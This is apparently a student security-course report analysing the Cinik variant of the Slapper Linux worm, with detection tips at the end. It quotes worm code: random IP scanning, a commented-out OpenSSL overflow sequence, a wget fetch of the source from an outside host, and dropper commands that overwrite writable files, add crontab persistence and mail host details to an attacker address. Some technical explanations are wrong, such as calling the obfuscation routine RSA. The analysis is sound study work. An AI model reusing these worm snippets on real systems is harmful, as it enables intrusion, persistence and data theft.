CSC648 Project 3

Shuowen Wei

1.1

Based on this link: <http://www.f-secure.com/v-descs/slapper.shtml>:

The Cinik is derived from Slapper, which was found on Monday the 23rd of September 2002

A modification of the Cinik variant (Slapper.C) is known as **Slapper.C2**.

1.2

user1@vb-deb348-173:~$ cat csc348\_cinik.c | wc -l

**2785**

user1@vb-deb348-173:~$ ctags --c-types=f csc348\_cinik.c

user1@vb-deb348-173:~/Proj3$ sed -e '/TAG/d' < tags > functions

user1@vb-deb348-173:~/Proj3$ cat functions | wc -l

**82**

So, there are 2785 lines of code and the number of functions is 82.

1.3

By calling the function mfork(), the worm creates child processes to deal with the file information found by its parent process while the parent still keeps search for files.

int mfork() {

unsigned int parent, \*newpids, i;

parent=fork();

if (parent <= 0) return parent;

numpids++;

newpids=(unsigned int\*)malloc((numpids+1)\*sizeof(unsigned int));

if (newpids == NULL) return parent;

for (i=0;i<numpids-1;i++) newpids[i]=pids[i];

newpids[numpids-1]=parent;

FREE(pids);

pids=newpids;

return parent;

}

1.4

I downloaded the perl script cflow2dot.pl from <http://code.google.com/p/cflow2dot/downloads/list>, then:

user1@vb-deb348-173:~/Proj3$ sudo apt-get install cflow


user1@vb-deb348-173:~/Proj3$ sudo apt-get install graphviz

user1@vb-deb348-173:~/Proj3$ perl cflow2dot.pl csc348\_cinik.c

dot output to /tmp/cflow.dot.

svg output to /tmp/cflow.svg.

and the picture from **cflow.svg** is as follows:



2.1

The worm attempts to keep to keep a copy of the source code at the ‘/tmp’ named “.cinik.c” if the source code is no locally available, it will try to download from this link: <http://zamfy.home.ro/0/cinik.c>

FILE \*in;

if ((in=fopen("/tmp/.cinik.c","r")) == NULL)

{

// incercam o recuperare

chdir("/tmp");

/\*

following commented-out for safety

\*/

/\*

system("/usr/bin/wget http://zamfy.home.ro/0/cinik.c");

system("mv /tmp/cinik.c /tmp/.cinik.c");

\*/

2.2

The dup2() calls commented in the code, are used to duplicate the file descriptors 0, 1, 2 where are stdin, stdout and stderr to null,

unsigned long bases,\*cpbases;

struct initsrv\_rec initrec;

int null=open("/dev/null",O\_RDWR);

uptime=time(NULL);

This is to redirect all the data streams from stdin, stdout and stderr to the file where “null” point to, which will cause buffer overflow.

2.3

At the very beginning of the main function, there the number of the arguments is just the “/program.out” itself (only one argument) , then the worm will prevent a user from accidentally executing the program:

**if (argc <= 1) {**

/\*

must start program with loop-back address

\*/

printf("%s: Exec format error. Binary file not executable.\n",argv[0]);

return 0;

}

3.1

The worm first of all **randomly** choose the first byte of the address from the predefined class (the hit list), which is from 3 to 239, the second byte to be random, which means the worm will choose random IP address to infect, and then it will scan again with traversing the third byte (c) and the fourth byte (d).

#ifdef SCAN

/\*

QUESTION: This is the start of the scanning process, describe how

addresses searched?

\*/

**a=classes[rand()%(sizeof classes)];**

**b=rand();**

c=THIRD\_BYTE; **// which is 0**

d=FOURTH\_BYTE; **// which is 0**

#endif

… …

#ifdef SCAN

/\*

COMMENT: Scanning again...

\*/

// if (myip)

for (n=CLIENTS,p=0;n<(CLIENTS\*2) && p<100;n++) if (clients[n].sock == 0) {

char srv[256];

if (d == 255) {

if (c == 255) {

a=classes[rand()%(sizeof classes)];

b=rand();

c=0;

}

**else c++;**

d=0;

}

**else d++;**

3.2

The scanning function occurs in the main function, in lines 2040-2049, and 2162-2206. It will perform every time in the “for” loop.

3.3

(from <http://www.f-secure.com/v-descs/slapper.shtml>) The worm works on Intel-based machines running Linux distributions from Red Hat, SuSE, Mandrake, Slackware or Debian. Apache and OpenSSL must be enabled and OpenSSL version must be 0.96d or older

4.1

(from <http://www.f-secure.com/v-descs/slapper.shtml>) The worm starts to scan a predefined set of Class A networks for vulnerable machines by connecting to the httpd server (port 80). If the worm can connect, it will check the content of the "Server:" header from the response. If the header contains the string "Apache", the worm will attempt to connect to the SSL server (port 443), and attempt to infect the target by using the OpenSSL vulnerability. Further details about the vulnerability are available below.

The worm also contains a backdoor that listens to UDP port 2002, and can be controlled remotely. The backdoor contains the ability to upload and execute arbitrary programs in the infected host. It also contains the functionality to perform various denial of service attacks. This backdoor is very similar to the one within the Scalper worm.

4.2

The worm will use buffer overflow to put address of the shell codes in the buffer to replace the return address, once succeed, the worm will call sh() to issue the commands on the compromised system. It didn’t use “netcat” to open such a connection, since the scanning doesn’t return any results.

/\*

COMMENT: using info from previous buffer overflow (locate heap of apache)

send exploit with absolute address of the shell code

\*/

/\*

COMMENT: actual code injection attempt...

\*/

/\*

port = get\_local\_port(ssl2->sock);

overwrite\_next\_chunk[FINDSCKPORTOFS] = (char) (port & 0xff);

overwrite\_next\_chunk[FINDSCKPORTOFS+1] = (char) ((port >> 8) & 0xff);

\*(int\*)&overwrite\_next\_chunk[156] = cipher;

\*(int\*)&overwrite\_next\_chunk[192] = architectures[arch].func\_addr - 12;

\*(int\*)&overwrite\_next\_chunk[196] = ciphers + 16;

send\_client\_hello(ssl2);

get\_server\_hello(ssl2);

send\_client\_master\_key(ssl2, overwrite\_next\_chunk, sizeof(overwrite\_next\_chunk)-1);

generate\_session\_keys(ssl2);

get\_server\_verify(ssl2);

for (i = 0; i < ssl2->conn\_id\_length; i++) ssl2->conn\_id[i] = (unsigned char) (rand() >> 24);

send\_client\_finished(ssl2);

get\_server\_error(ssl2);

\*/

/\*

COMMENT: following sh() acually issues the commands on the compromised system

\*/

/\*

sh(ssl2->sock);

5.1

The local worm starts calls the remote worm starts from line 1504 in the code:

writem(sockfd,"echo -e '#!/bin/bash\n\n##\n## CiNIK starts here :)\n##\n\nexport PATH=/bin:$PATH\n\n# ce id am ?\n' > /tmp/.cinik.go");

writem(sockfd,"echo -e 'myid=`/usr/bin/id | /bin/cut -d\( -f1 | /bin/cutcut -d\= -f2`\n\n# punem si intr-un loc default\nmkdir -p /tmp/.font-unix/.cinik\ncat /tmp/.cinik > $i' >> /tmp/.cinik.go\n");

sprintf(rcv,"echo -e 'chmod a+x $i\necho 1 `/bin/date +%H` \\\* \\\* \\\* $i %s \\> /dev/null 2\\>\\&1 | crontab'>> /tmp/.cinik.go\n",localip);

writem(sockfd,rcv);

writem(sockfd,"echo '# ale altora'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'for i in `/usr/bin/find /usr /var /tmp /home /mnt -type f -perm 7 2>/dev/null`'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'do'>> /tmp/.cinik.go\n");

writem(sockfd,"echo ' cat /tmp/.cinik > $i'>> /tmp/.cinik.go\n");

writem(sockfd,"echo ' chmod a+x $i'>> /tmp/.cinik.go\n");

sprintf(rcv,"echo ' echo 2 `/bin/date +%H` \\\* \\\* \\\* $i %1 \\> /dev/null 2\\>\\&1 | crontab'>> /tmp/.cinik.go\n",localip);

writem(sockfd,rcv);

5.2

The “cinik.go” contains codes from “.cinik” by the following code. The “cinik.go” is a bash script created by the worm as into temporary directory. The bash script is used to collect the system configuration information that is sent propably to the virus writer via email. The script also copies the compiled .cinik file to every directory where the user used to run Apache server have write privilege (from <http://www.f-secure.com/v-descs/slapper.shtml>) :

writem(sockfd,"echo ' cat /tmp/.cinik > $i'>> /tmp/.cinik.go\n");

5.3

The “cinik.status” contains information (maybe environment variables) from “/proc/cpuinfo”, “/bin/df -h” and “/sbin/ifconfig”, its use is to collect information and send it to “[cinik\_worm@yahoo.com](mailto:cinik_worm@yahoo.com)” by email and then delete it after done.

writem(sockfd,"echo 'echo PROC > /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'cat /proc/cpuinfo >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'echo MEM >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'cat /usr/bin/free >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'echo HDD >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'cat /bin/df -h >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'echo IP >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'cat /sbin/ifconfig >> /tmp/.cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo ' '>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'myip=`/sbin/ifconfig eth0 | head -2 | tail -1 | cut -d: -f2 | cut -d\" \" -f1`'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'mail cinik\_worm@yahoo.com -s \"$myip\" < /tmp/cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"echo 'rm -f /tmp/cinik.status'>> /tmp/.cinik.go\n");

writem(sockfd,"chmod a+x /tmp/.cinik.go;/tmp/.cinik.go;exit");

5.4

Yes, the worm does have this functionality to ensure it will star again after a reboot, the file “crontab” runs it using “cinik.go”.

sprintf(rcv,"echo -e 'chmod a+x $i\necho 1 `/bin/date +%H` \\\* \\\* \\\* $i %s \\> /dev/null 2\\>\\&1 | crontab'>> /tmp/.**cinik.go**\n",localip);

sprintf(rcv,"echo ' echo 2 `/bin/date +%H` \\\* \\\* \\\* $i %1 \\> /dev/null 2\\>\\&1 | crontab'>> /tmp/.**cinik.go**\n",localip);

sprintf(rcv,"echo ' echo 3 `/bin/date +%H` \\\* \\\* \\\* $i/.cinik %1 \\> /dev/null 2\\>\\&1 | crontab'>> /tmp/.**cinik.go**\n",localip);

6.1

The commands can be sent to the worm is in switch{} part of the main function, it is encoded in hex to run from 0x20 to 0x2D. The part from 0x41 to 0x47 are relay to client. The worm can receive and collect information from the compromised hosts and send on as well as running commands and floods.

6.2

It’s in the switch { … } from lines 2310 to 2779 in the main function, the information collected including IP address, ID, reqtime, uptime, version, link, server, hops, e.t.c. and stored in “rc” defined by the “struct info\_rec”, it’s also used in the “broadcast” and “senderror” functions.

struct info\_rec rc;

…

broadcast((void\*)&rc,sizeof(rc));

…

else senderror(&udpclient,id,"Unable to execute command");

…

if (rp->size > 9216) {

senderror(&udpclient,rp->h.id,"Size must be less than or equal to 9216\n");

break;

}

if (!isreal(rp->target)) {

senderror(&udpclient,rp->h.id,"Cannot packet local networks\n");

break;

}

…

if (rp->size > 9216) {

senderror(&udpclient,rp->h.id,"Size must be less than or equal to 9216\n");

break;

}

if (!isreal(rp->target)) {

senderror(&udpclient,rp->h.id,"Cannot packet local networks\n");

break;

}

…

And there other two senderror left, didn’t post here.

6.3

It uses RSA encryption:

unsigned long \_encrypt(char \*str, unsigned long len) {

unsigned long pos=0,seed[4]={0x78912389,0x094e7bc43,0xba5de30b,0x7bc54da7};

**gsrand(((seed[0]+seed[1])\*seed[2])^seed[3]);**

while(1) {

**gsrand(seed[pos%4]+grand()+pos);**

str[pos]+=grand();

pos++;

if (pos >= len) break;

}

return pos;

}

6.4

I will look into the “/tmp” file to see if “/.cinik.c”, “/.cinik.uu” and “/.cinik.” exist or not:

sprintf(rcv,"/usr/bin/uudecode -o /tmp/.cinik.c /tmp/.cinik.uu;gcc -o /tmp/.cinik /tmp/.cinik.c -lcrypto;/tmp/.cinik %s\n",localip);

writem(sockfd,rcv);

6.5

1. Check the active processes to see whether it’s not supposed to be running

2. Monitor the IP address scanning

3. Check if “/tmp/.cinik.status” and “/tmp/.cinik.go” exist or not

6.6

Monitor the circumstance of the computer to see if the computer is trying to attack other computer, or the network maybe significantly slow.